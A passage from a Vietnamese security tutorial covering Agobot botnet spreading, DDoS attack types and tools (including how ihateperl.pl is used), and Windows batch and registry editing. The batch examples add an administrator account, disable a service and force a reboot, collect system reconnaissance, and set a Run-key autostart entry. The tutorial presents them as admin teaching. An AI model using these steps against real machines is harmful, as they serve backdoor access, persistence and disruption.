- Sau khi trong hệ thống mạng có một máy tính bị nhiễm Agobot, nó sẽ tự động tìm kiếm các máy tính khác trong hệ thống và lây nhiễm sử dụng các lỗ hổng trong tài nguyên được chia sẻ trong hệ thống mạng.

- Chúng thường cố gắng kết nối tới các dữ liệu share mặc định dành cho các ứng dụng quản trị (administrator or administrative) ví dụ như: C\$, D\$, E\$ và print\$ bằng cách đoán usernames và password để có thể truy cập được vào một hệ thống khác và lây nhiễm.

- Agobot có thể lây lan rất nhanh bởi chúng có khả năng tận dụng các điểm yếu trong hệ điều hành Windows, hay các ứng dụng, các dịch vụ chạy trên hệ thống.


#### Bước 3: Kết nối vào IRC.

- Bước tiếp theo của Agobot sẽ tạo ra một IRC-Controlled Backdoor để mở các yếu tố cần thiết, và kết nối tới mạng Botnet thông qua IRC-Controll, sau khi kết nối nó sẽ mở những dịch vụ cần thiết để khi có yêu cầu chúng sẽ được điều khiển bởi kẻ tấn công thông qua kênh giao tiếp IRC.

#### Bước 4: Điều khiển tấn công từ mạng BotNet.

- Kẻ tấn công điều khiển các máy trong mạng Agobot download những file .exe về chạy trên máy.
- Lấy toàn bộ thông tin liên quan và cần thiết trên hệ thống mà kẻ tấn công muốn.
- Chạy những file khác trên hệ thống đáp ứng yêu cầu của kẻ tấn công.
- Chạy những chương trình DDoS tấn công hệ thống khác.


## 7. Sơ đồ cách hệ thống bị lây nhiễm và sử dụng Agobot.




## VII. Các tools tấn công DDoS

### 1. Nuclear Bot.

- Nuclear Bot là một tool cực mạnh “Multi Advanced IRC BOT” có thể sử dụng để Floods, Managing, Utilities, Spread, IRC Related, tấn công DDoS và nhiều mục đích khác.



### VIII. Tấn công DDoS



Trên Internet tấn công Distributed Denial of Service là một dạng tấn công từ nhiều máy tính tới một đích, nó gây ra từ chối các yêu cầu hợp lệ của các user bình

thường. Bằng cách tạo ra những gói tin cực nhiều đến một đích cụ thể, nó có thể gây tình trạng tương tự như hệ thống bị shutdown.

### **1. Các đặc tính của tấn công DDoS.**

- Nó được tấn công từ một hệ thống các máy tính cực lớn trên Internet, và thường dựa vào các dịch vụ có sẵn trên các máy tính trong mạng botnet
- Các dịch vụ tấn công được điều khiển từ những “primary victim” trong khi các máy tính bị chiếm quyền sử dụng trong mạng Bot được sử dụng để tấn công thường được gọi là “secondary victims”.
- Là dạng tấn công rất khó có thể phát hiện bởi tấn công này được sinh ra từ nhiều địa chỉ IP trên Internet.
- Nếu một địa chỉ IP tấn công một công ty, nó có thể được chặn bởi Firewall. Nếu nó từ 30.000 địa chỉ IP khác, thì điều này là vô cùng khó khăn.
- Thủ phạm có thể gây nhiều ảnh hưởng bởi tấn công từ chối dịch vụ DoS, và điều này càng nguy hiểm hơn khi chúng sử dụng một hệ thống mạng Bot trên internet thực hiện tấn công DoS và đó được gọi là tấn công DDoS.

### **2. Tấn công DDoS không thể ngăn chặn hoàn toàn.**

- Các dạng tấn công DDoS thực hiện tìm kiếm các lỗ hổng bảo mật trên các máy tính kết nối tới Internet và khai thác các lỗ hổng bảo mật để xây dựng mạng Botnet gồm nhiều máy tính kết nối tới Internet.
- Một tấn công DDoS được thực hiện sẽ rất khó để ngăn chặn hoàn toàn.
- Những gói tin đến Firewall có thể chặn lại, nhưng hầu hết chúng đều đến từ những địa chỉ IP chưa có trong các Access Rule của Firewall và là những gói tin hoàn toàn hợp lệ.

- Nếu địa chỉ nguồn của gói tin có thể bị giả mạo, sau khi bạn không nhận được sự phản hồi từ những địa chỉ nguồn thật thì bạn cần phải thực hiện cấm giao tiếp với địa chỉ nguồn đó.


- Tuy nhiên một mạng Botnet bao gồm từ hàng nghìn tới vài trăm nghìn địa chỉ IP trên Internet và điều đó là vô cùng khó khăn để ngăn chặn tấn công.

### **3. Kẻ tấn công khôn ngoan.**

Giờ đây không có một kẻ tấn công nào sử dụng luôn địa chỉ IP để điều khiển mạng Botnet tấn công tới đích, mà chúng thường sử dụng một đối tượng trung gian dưới đây là những mô hình tấn công DDoS


#### a. Agent Handler Model

Kẻ tấn công sử dụng các handler để điều khiển tấn công



#### b. Tấn công DDoS dựa trên nền tảng IRC

Kẻ tấn công sử dụng các mạng IRC để điều khiển, khuyếch đại và quản lý kết nối với các máy tính trong mạng Botnet.



## IX. Phân loại tấn công DDoS

- Tấn công gây hết băng thông truy cập tới máy chủ.


+ Flood attack

+ UDP và ICMP Flood (flood – gây ngập lụt)


- Tấn công khuếch đại các giao tiếp

+ Smurf and Fraggle attack

Tấn công DDoS vào Yahoo.com năm 2000




### Sơ đồ phân loại tấn công DDoS



### Sơ đồ tấn công DDoS ở dạng Khuếch đại giao tiếp.

Như các bạn biết tấn công Smurf khi sử dụng sđe Ping đến địa chỉ Broadcast của một mạng nào đó mà địa chỉ nguồn chính là địa chỉ của máy cần tấn công, khi đó toàn bộ các gói Reply sẽ được chuyển tới địa chỉ IP của máy tính bị tấn công.



## X. Tấn công Reflective DNS (reflective - phản chiếu).

### 1. Các vấn đề liên quan tới tấn công Reflective DNS

- Một Hacker có thể sử dụng mạng botnet để gửi rất nhiều yêu cầu tới máy chủ DNS.
- Những yêu cầu sẽ làm tràn băng thông mạng của các máy chủ DNS,
- Việc phòng chống dạng tấn công này có thể dùng Firewall ngăn cấm những giao tiếp từ các máy tính được phát hiện ra.
- Nhưng việc cấm các giao tiếp từ DNS Server sẽ có nhiều vấn đề lớn. Một DNS Server có nhiệm vụ rất quan trọng trên Internet.
- Việc cấm các giao tiếp DNS đồng nghĩa với việc cấm người dùng bình thường gửi mail và truy cập Website.

- Một yêu cầu về DNS thường chiếm bằng 1/73 thời gian của gói tin trả lời trên máy chủ. Dựa vào yếu tố này nếu dùng một Tools chuyên nghiệp để làm tăng các yêu cầu tới máy chủ DNS sẽ khiến máy chủ DNS bị quá tải và không thể đáp ứng cho các người dùng bình thường được nữa.

## ***2. Tool tấn công Reflective DNS – ihateperl.pl***

- ihateperl.pl là chương trình rất nhỏ, rất hiệu quả, dựa trên kiểu tấn công DNS-Reflective

- Nó sử dụng một danh sách các máy chủ DNS để làm tràn hệ thống mạng với các gói yêu cầu Name Resolution.

- Bằng một ví dụ nó có thể sử dụng google.com để resolve gửi tới máy chủ và có thể đổi tên domain đó thành www.vnexperts.net hay bất kỳ một trang web nào mà kẻ tấn công muôn.

- Để sử dụng công cụ này, rất đơn giản bạn tạo ra một danh sách các máy chủ DNS, chuyển cho địa chỉ IP của máy cá nhân và thiết lập số lượng các giao tiếp.

## XI. Các tools sử dụng để tấn công DDoS.

Trong toàn bộ các tools tôi giới thiệu trong bài viết này hầu hết là các tools cũ và không hiệu quả, và chỉ mang tính chất sự phạm để các bạn có thể hiểu về dạng tấn công DDoS hơn mà thôi. Dưới đây là các Tools tấn công DDoS.

- Trinoo                    - Tribe flood Network (TFN)    - TFN2K    - Stacheldraht  
- Shaft

- Trinity    - Knight                    - Mstream    - Kaiten

Các tools này bạn hoàn toàn có thể Download miễn phí trên Internet và lưu ý là chỉ để thử đây là các tools yếu và chỉ mang tính Demo về tấn công DDoS mà thôi.



## **Phần VI. Kỹ thuật edit Registry bằng câu lệnh và ứng dụng bảo mật**

1. Vai trò của command line

2. Tạo ra file .bat thực thi tự động một số thao tác

3. Cấu hình REGISTRY bằng file.bat

4. Ứng dụng cấu hình REGISTRY

5. Kết luận

### **1. Vai trò của Command Line**

- Bất kỳ người quản trị hệ thống nào cũng phải sử dụng giao diện câu lệnh của các hệ điều hành. Trong hệ thống Windows câu lệnh cũng được sử dụng đem lại sự thuận tiện và tính linh hoạt trong việc quản trị.

### **2. Tạo ra file.bat thực thi tự động một số thao tác**

- Giao diện câu lệnh khi được thực hiện dưới dạng file.bat cho phép thực hiện nhiều câu lệnh liên tiếp.

- **Ví dụ 1:** sử dụng notepad viết nội dung dưới đây và save ra file.bat:

*Net user tocbatdat 123 /add*

*Net localgroup administrators tocbatdat /add*

*Sc config dhcp start= disabled*

*Net stop dhcp*

*Shutdown /r /t 0*

Khi chạy file.bat này hệ thống sẽ thực hiện (1) tạo ra user với tên tocbatdat (2) add user đó vào Group Administrators (3) Disabled Service DHCP Client (4) Tắt Service DHCP Client (5) khởi động lại máy ngay lập tức. (Các câu lệnh “NET, SC, Shutdown” đều có các Options các bạn có thể sử dụng bằng cách gõ câu lệnh rồi thêm /? sẽ hiện các options của câu lệnh đó).

#### **Một số câu lệnh hay sử dụng:**

NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP | HELPMMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ] □ cho phép tạo user, group, xem các thông tin truy cập về mạng của máy tính.

NETSH □ câu lệnh này cho phép thiết lập tất cả mọi thông số liên quan tới network như: địa chỉ IP, DNS, routing...

WMIC □ Trong giao diện này cung cấp rất nhiều options quản lý máy tính

- **Ví dụ 2:** tạo ra một file.bat nhằm mục đích tạo ra một file với nội dung là các câu hình của máy tính:

*Ipconfig /all > 1*

*Wmic process > 2*

*Net user > 3*

*Netstat -an > 4*

*Wmic service > 5*

*Systeminfo > 6*

*Gpresult > 7*

*Wmic logicaldisk > 8*

*Tree c:\ > 9*

*Copy /b "1"+"2"+"3"+"4"+"5"+"6"+"7"+"8"+"9" c.txt*

*Del 1 2 3 4 5 6 7 8 9 /f /q*

- Với file.bat nội dung như trên sẽ tạo ra được một file là c.txt với nội dung: IP, các tiến trình đang hoạt động, các user trong máy tính, các port mở, các services đang hoạt động, những thông tin chung trong hệ thống, cấu trúc thư mục của ổ C.... Như vậy với một file.bat được tạo ra có thể lấy rất nhiều thông tin của máy tính.

### 3. Cấu hình REGISTRY bằng file.bat

Muốn cấu hình Registry chúng ta phải làm cách nào đó thực hiện được hai tác vụ:

Bước 1: tạo ra file.reg với nội dung mong muốn bằng câu lệnh

Bước 2: chạy file.reg vừa tạo ra

**Ví dụ 3:** chúng ta cần tạo ra file.reg với nội dung như sau:

*Windows Registry Editor Version 5.00*

*[HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]*

*"TOCBATDAT"=|"C:\Program Files\pro\hay\TOCBATDAT.exe|"*

Để tạo ra file.reg với nội dung như trên bằng một file.bat như sau:

*Echo Windows Registry Editor Version 5.00 > 1*

*Echo [HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] > 2*

*Echo "TOCBATDAT"=|"C:\Program Files\pro\hay\TOCBATDAT.exe|"" > 3*

*Copy /b "1"+"2"+"3" file.reg*

*Regedit /s file.reg*

*Del 1 2 3 file.reg /f /q*

Một file.bat với nội dung như trên sẽ thực hiện những tác vụ gì:

Bước 1: Tạo ra được một file.bat với nội dung mong muốn như phần đầu của ví dụ

Bước 2: Chạy file.reg vừa tạo ra

Bước 3: Xóa hết các file đã tạo ra

Kết quả sau khi tạo ra và chạy file.bat với nội dung này sẽ thêm được một key vào Registry

**Ví dụ 4:** Sau khi thêm được một key vào giờ tôi lại muốn xóa một key ở trong Registry thì phải tạo ra một file.bat với nội dung ra sao:

```
Echo Windows Registry Editor Version 5.00 > 1
```

```
Echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] > 2
```

```
Echo "TOCBATDAT"=- > 3
```

```
Echo [-HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\URL] > 4
```

```
Copy /b "1"+"2"+"3"+"4" file.reg
```

```
Regedit /s file.reg
```

```
Del 1 2 3 4 file.reg /f /q
```

Một file.bat với nội dung như trên được chạy sẽ thực hiện các tác vụ gì:

Bước 1: Tạo ra file.reg với nội dung mong muốn. Khi một folder là dòng thứ 2 được lựa chọn, trong một folder của Registry có nhiều key nhưng tôi chỉ muốn xóa một key là TOCBATDAT thì tôi có dòng thứ 3. Dòng thứ 4 là xóa cả một folder trong Registry.

Bước 2: Chạy file.reg

Bước 3: xóa hết các file đã tạo ra.

- Kết luận trong mục 3 này tôi đã hướng dẫn mọi người cách Edit (Thêm, sửa, xóa) Registry bằng câu lệnh, đặc biệt là bằng file.bat

## 4. Ứng dụng cấu hình REGISTRY

Registry là nơi lưu toàn bộ các thiết lập của hệ thống Windows.

**Ví dụ 5:** Uninstall bất kỳ chương trình nào. Trước tiên chúng ta hiểu bản chất của vấn đề Uninstall một chương trình là thế nào:

- Bước 1: tắt tiến trình, tắt services

- Bước 2: Xóa hết những gì liên quan tới chương trình đó trong Registry

- Bước 3: Xóa thông tin trong Program files

□ Để thực hiện bước 1: ta có câu lệnh: **Taskkill /F /IM Processname** để tắt một tiến trình, tắt một services chúng ta có câu lệnh **net stop servicename**, để disable một services có câu lệnh **sc config servicename start= disabled**

